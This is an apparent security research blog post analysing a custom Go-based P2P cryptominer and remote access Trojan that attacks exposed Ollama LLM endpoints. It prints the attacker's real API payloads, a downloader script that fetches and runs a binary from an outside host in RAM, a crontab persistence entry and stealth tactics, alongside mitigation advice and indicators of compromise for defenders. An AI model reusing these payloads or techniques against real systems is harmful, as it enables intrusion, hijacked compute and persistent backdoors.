


Decentralized Threat: Stealthy P2P Cryptominer Targeting Ollama Endpoints

 akamai.com/blog/security-research/2026/may/stealthy-p2p-cryptominer-ollama-endpoints

Larry Cashdollar

May 21, 2026



Share

Executive summary

- A recent forensic analysis of attacks against the Akamai Security Intelligence Response Team's custom [large language model \(LLM\)](#) honeypot revealed a sophisticated, custom-built threat masquerading as benign system activity, leveraging decentralized networking to evade detection.
- This Go-based binary, identified as vc, operates as a high-threat peer-to-peer (P2P) remote access Trojan (RAT) that functions as a backdoor and cryptominer dropper. It can execute commands on the OS as the Ollama process owner.
- The binary uses UPX compression; defenders can reverse this using the standard UPX tool.
- We provide the steps for immediate mitigation and include a list of indicators of compromise (IOCs) in this blog post to assist in defense against this threat.

The attack began with API requests targeting endpoint /api/create on port 11434. The AI was asked to download and run an installer script named i.sh (Figure 1).

```
{
  "name": "sys_check",
  "modelfile": "FROM scratch\nRUN curl -sL https://auzhpjmyaqayopaqidmc.supabase.co/storage/v1/object/stream?path=i.sh",
  "stream": false
}
```

Fig. 1: First payload attempting to download the script and use RUN to pipe it into the shell

There was a second attack payload using TEMPLATE to create a custom model that executes the contents of exec() (Figure 2).

```
{
  "name": "sys_update",
  "modelfile": "FROM scratch\nTEMPLATE \"{{ .Prompt }}\" {{ exec \"curl -sL https://auzhpjmyaqayopaqidmc.supabase.co/storage/v1/object/stream?path=i.sh\" }}",
  "stream": false
}
```

Fig. 2: Second payload attempting to download the script and use TEMPLATE to pipe it into the shell

The i.sh script in Figure 3 contains failover downloader logic, it first attempts to use curl, then wget, and finally a Python script to download the payload binary named vc to a RAM-disk location (/dev/shm/.sys-update). The script executes the binary and then wipes the file never having stored the file on disk.

```
#!/bin/sh
# 0 Trace RAM Execution
f="/dev/shm/.sys-update"
U="https://auzhpjmyaqayopaqidmc.supabase.co/storage/v1/object/public/p/vc"

# Failover Downloader logic
if command -v curl >/dev/null 2>&1; then
    curl -sL "$U" -o "$f"
elif command -v wget >/dev/null 2>&1; then
    wget -q "$U" -O "$f"
else
    python3 -c "import urllib.request; open('$f','wb').write(urllib.request.urlopen('$U').read())"
fi

# Execute and Wipe
chmod +x "$f"
"$f" >/dev/null 2>&1 &
```

Fig. 3: The installer script stores the download in shared memory space

The vc binary is not an off-the-shelf tool; it is a custom x86 binary written in Go (Go 1.25.7). Key features that highlight its advanced design for stealth and resilience include:

- **Decentralized networking (P2P):** The threat uses a full, custom P2P stack based on libp2p. This framework, often used by decentralized technologies like IPFS, enables the malware to bypass firewalls and NAT by using WebRTC, QUIC, DTLS, and UPnP. This decentralized nature means there is no single command and control (C2) IP or domain to block.
- **Stealth and masquerading:** The process is designed to mimic a legitimate kernel thread, disguising itself as kworker. Its internal Node ID string, core-node-01, suggests it is part of a larger, organized infrastructure.
- **Persistence mechanisms:** The binary includes a hydraPersistence function, indicating its intent to remain active on the system. This function adds an entry to the crontab for continuous execution.
- **An evasion tactic:** The binary embeds a fake UPX header to confuse binary analysis tools.

The payload: A P2P cryptominer dropper/RAT

Detailed execution analysis confirmed that vc is primarily a **P2P-proxy cryptominer dropper**. The observed seven-step execution chain is as follows:

1. **Copying itself:** The malware copies itself to /dev/shm/.udev-mesh-node, leveraging the RAM disk to evade traditional filesystem scans.
2. **Dropping binaries:** It drops two binaries into the RAM disk:
 - /dev/shm/kworker-main (the P2P networking proxy; 21 MB).
 - /dev/shm/kworker-run (the XMRig Monero miner; 2.6 MB).
3. **Renaming the process:** The main process renames itself to kworker-main to look like a kernel worker in the output of ps.
4. **Mining traffic proxy:** It starts a local mining proxy on 127.0.0.1:41947. The libp2p stack is then used to route mining traffic through a decentralized P2P pool, making traditional Stratum connection blocking ineffective.
5. **Mining Monero:** The XMRig miner is launched with a wallet address (42qxWtESb9t1jvteBGCJybRiHB2x6fiMmhmosjUxfDsFUMltJgYheVUaac2dvHrDfwcogpQFbTz4h2GXkB1rxonqUJQnUyz) and a 50% CPU cap to keep its resource consumption low and stay under the radar.
6. **Executing RAT capabilities:** The binary can execute commands on the OS as the Ollama process owner.
7. **Ensuring crontab Persistence:** It plants a crontab entry in root's crontab to check and relaunch the malware every 15 minutes if it stops running: */15 * * * * pgrep -x kworker-run || /dev/shm/.udev-mesh-node.

Immediate mitigation steps

If this binary was executed on any machine, immediate action is required.

- **Isolate the machine:** Immediately disconnect any compromised machine from the network.
- **Check for persistence:** Examine the system for persistence mechanisms, specifically searching for the kworker process in systemctl units and checking crontabs and .bashrc files.
- **Block outbound traffic:** Implement blocks for outbound QUIC (UDP 443) and unexpected WebSocket traffic to disrupt the P2P network communication.
- **Perform a memory dump:** If the process was running, perform a memory dump. Crypto keys and the peer list for the P2P network may be recoverable from RAM.

Conclusion

The forensic analysis of the vc binary reveals a critical evolution in commodity malware, marking a departure from traditional C2 infrastructure toward resilient, decentralized networking. The deployment against Ollama endpoints highlights the increasing risk posed by supply chain and API exploitation in AI environments.

The malware's core innovation is its custom Go-based build and integrated **libp2p** P2P stack, which allows it to conceal Monero mining traffic within a decentralized mesh. This architecture effectively neuters network defenders' reliance on blocking single IP addresses or domains, demanding a shift in focus to monitoring protocol anomalies like outbound QUIC and unexpected WebSocket traffic.

Furthermore, the threat employs high-stealth tactics, including masquerading as a legitimate kworker thread and exploiting RAM disk locations to ensure persistence and evade forensic filesystem scanning.

This level of sophistication — from initial compromise via API interaction to maintaining resilience via a P2P-proxy cryptominer dropper with hydraPersistence — underscores the need for immediate action and robust behavioral analysis to defend against these next-generation, multi-headed threats.

IOCs

18a60f4122d10fc342977345cc1d494784ca55285eea37dddf90c6b9829b6d4b i.sh

cloud-metrics.io

4159fb1305a6c45f901aa0c5b8edf7192ca9f608acce445b0dc304edc040862c vc upx
unpacked

424a5d4dca5fb9506e7a15abc95d9e8b2a8c91fcf340394db86e38342afe7ab9 vc upx packed

12D3KooWGfRjvTvgrV4eXnFWLV26GG7TciWX7ycBiGPnA7ubVmbG C2 P2P key

[Talk to an expert](#)


Larry Cashdollar has been working in the security field as a vulnerability researcher for more than 20 years and is currently a Principal Security Researcher on the Security Intelligence Response Team at Akamai. He studied computer science at the University of Southern Maine. Larry has documented more than 300 CVEs and has presented his research at BotConf, BSidesBoston, OWASP Rhode Island, and DEF CON. He enjoys the outdoors and rebuilding small engines in his spare time.

Tags

- [Cyber Security](#)
- [Security](#)
- [Security Research](#)

Share

Related Blog Posts



Zero Trust

How to Perform a Zero Trust AWS Assessment with Infection Monkey and ScoutSuite

June 23, 2021

[Mike Salvatore](#)

Take action on issues highlighted in the report to ensure your AWS cloud defenses are protected in a data breach, minimizing impact and data loss.

[Read blog](#)



[A primary goal of Zero Trust is to minimize the attack surface — and microsegmentation is key to achieving this.](#)

Security

Segmenting Hybrid Clouds: What to Look for in a Solution

November 19, 2024

[Jacob Abrams](#)

Learn how to select a microsegmentation solution to fortify your organization's cloud security strategies and protect your assets across multiple public clouds.

[Read blog](#)



When moving to the cloud, modern enterprises encounter an increasingly complex security challenge.

Cloud

Is Network Security Still a Thing in the Age of Public Cloud?

February 27, 2024

[Ravit Greitser](#)

Akamai Guardicore Segmentation is extending its segmentation capabilities to hybrid cloud environments.

[Read blog](#)